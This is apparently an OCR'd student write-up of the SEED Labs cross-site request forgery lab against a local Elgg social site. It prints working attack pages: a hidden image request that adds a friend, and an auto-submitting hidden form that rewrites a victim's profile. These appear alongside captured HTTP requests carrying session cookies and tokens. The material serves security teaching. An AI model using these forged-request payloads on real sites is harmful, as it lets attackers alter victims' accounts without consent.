<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
      fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```



```
[10/07/22]seed@VM:~/.../Labsetup$ dockps
0e9d6f455441  mysql-10.9.0.6
85a628c4cf46  elgg-10.9.0.5
470986148eee  attacker-10.9.0.105
[10/07/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts

(gedit:7978): Tepl-WARNING **: 12:16:15.334: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs
is not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure T
epl with --disable-gvfs-metadata.
[10/07/22]seed@VM:~/.../Labsetup$ cd attacker/
[10/07/22]seed@VM:~/.../attacker$ ls
addfriend.html  editprofile.html  index.html  testing.html
[10/07/22]seed@VM:~/.../attacker$ docker cp addfriend.html 47098614eee:/var/www/attacker/
no such directory
[10/07/22]seed@VM:~/.../attacker$ docker cp addfriend.html 470986148eee:/var/www/attacker/
[10/07/22]seed@VM:~/.../attacker$ docker cp editprofile.html 470986148eee:/var/www/attacker/
[10/07/22]seed@VM:~/.../attacker$ 
```


Activities
Terminal
Oct 7 13:15
root@470986148eee: /var/www/attacker
seed@VM: ~/.../Labsetup
root@470986148eee: /
root@470986148eee: /var/...
seed@VM: ~/.../attacker
root@470986148eee: /var/...
root@470986148eee: /var/...

```
<h1>Could you come to my birthday party?</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="" width="1" height="1" />
</body>
</html>
root@470986148eee:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
      fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```




Your profile was successfully saved.

Alice


About me
HI I am Alice

**So now when Alice visits samy's website her profile's description filed gets updated with 'Samy is my hero"**



CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack



Your profile was successfully saved.


Alice

Brief description
Samy is my hero

About me
Samy is my hero


# TASK 3

Just like the previous task, we will add two for fields for twitter name and interests and will add the accesslevel for them as 2 for keeping them public.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------172326395438763233893166217 34
Content-Length: 2998
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=8bfe020d-1762-4edc-9058-948aa066469b; __gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6EP›
Upgrade-Insecure-Requests: 1
__elgg_token=sk1evBBXfGibcgfhH_Xdzg&__elgg_ts=1665163121&name=Samy&description=<p>I am sam
&accesslevel[description]=2&briefdescription=I am samy.&accesslevel[briefdescription]=2&lc
POST: HTTP/1.1 302 Found
Date: Fri, 07 Oct 2022 17:19:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/profile/samy/edit
```

☑ Record Data ☑ autoscroll




POST http://www.seed-server.com/action/profile/edit


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------172326395438763233893166217 34
Content-Length: 2998
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=8bfe020d-1762-4edc-9058-948aa066469b; __gsas=ID=5e1f96877e7d92bd:T=1661798640:S=ALNI_Ma6EPx31HgGpt1BIegvSTK9TIe53w; Elgg=l0gs2jhr3456r8mg3ihqp9qlnr
Upgrade-Insecure-Requests: 1
```

```
elgg_ts=1665163121&name=Samy&description=<p>I am samy.</p> &accesslevel[description]=2&briefdescription=I am samy.&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=Art&accesslevel[interests
```


Content-Length:463



```
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='interests' value='Hacking'>";
    fields += "<input type='hidden' name='twitter' value='Geralt.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


```


Activities
Terminal
Oct 7 13:27
root@470986148eee: /var/www/attacker
seed@VM: ~/.../Labsetup
root@470986148eee: /
root@470986148eee: /var/...
seed@VM: ~/.../attacker
root@470986148eee: /var/...
root@470986148eee: /var/...


```
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='interests' value='Hacking'>";
    fields += "<input type='hidden' name='twitter' value='Geralt.'>";
    fields += "<input type='hidden' name='description' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@470986148eee:/var/www/attacker#
```



Alice

Brief description
Samy is my hero

About me
Samy is my hero



Alice

Brief description
Samy is my hero


Interests
Hacking

Twitter username
Geralt.

About me
Samy is my hero


# TASK 4

**For this task, we need boby's guid and the working procedure for sending messages.**



```
http://www.seed-server.com/action/messages/send
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------314526156028746637127047866627
Content-Length: 915
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add?send_to=58
